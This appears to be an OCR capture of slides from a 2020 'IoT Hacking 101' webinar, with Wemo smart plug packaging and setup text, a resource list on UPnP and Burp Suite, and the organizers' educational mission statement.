
Sku F7C063

Register product ›

Search for Help with this Product

0 Search Result for "upnp"


What does the light color tell me?
Got questions?
System Requirements:
General Specifications:
Operating Conditions: For indoor use only
FCC Caution:
Radiation Exposure Statement
IMPORTANT NOTE:
IC Statement:
Industry Canada Statement:


VOICE*
Control Wemo hands-free using your voice.
*When paired with a voice recognition device or service, sold separately.
CONTROL
Control and schedule lights and appliances from anywhere.
PROTECT
Look like you're home even when you're not.
STACK
Space-saving design won't cover the whole outlet.
Download on the App Store
GET IT ON Google Play
Only needs WiFi. No hub required.
Learn more at Wemo.com.

wemo
WiFi Smart Plug
wemo
Works with Apple HomeKit
WORKS WITH alexa
works with the Google Assistant
3-Year Limited Warranty. Smartphone not included.

FCC Statement
DECLARATION OF CONFORMITY WITH FCC RULES FOR ELECTROMAGNETIC COMPATIBILITY
Federal Communications Commission Notice
wemo
SETUP GUIDE
To get started
Download and launch the Wemo App to set up your Wemo
App Store
Google Play
iPhone users will be prompted to scan or type this HomeKit Setup Code

BUILDING YOUR SKILLSET – RESOURCE LIST

- Open Connectivity Foundation - UPnP Standards & Architecture
- The Target - Wemo Mini Smart Plug
- Ferry Boender's "electric monk" Blog
  Exploring UPnP with Python
- Hackaday.io
  Developing a simple UPnP/SSDP scan app
- PortSwigger's Burp Suite Community Edition
- Burp Suite Extension – UPnP BHunter
- Jython (Needed for Burp Suite Python Extensions in Windows)
- IoT Village
- Village IDIOT Labs
- The Ethical Hacker Network

Virtual IoT Village - IoT Hacking 101

Thursday April 23, 2020 @ 1:00 PM EST

Village ID/IOT Labs is a Canadian registered Non-Profit Organization (NPO) and was founded on these three simple pillars:

1. To promote awareness of security vulnerabilities and defenses against such vulnerabilities
2. To advance education by providing workshops, seminars and training programs on existing, new and emerging security topics
3. To conduct research and development in the pursuit of responsible disclosure through security vulnerability discovery

Guests, Dates & Topics Subject to Change

Contact Don

- @ethicalhacker
- www.ethicalhacker.net
- @elearnsecurity
- www.elearnsecurity.com

eLearn Security
AN INE COMPANY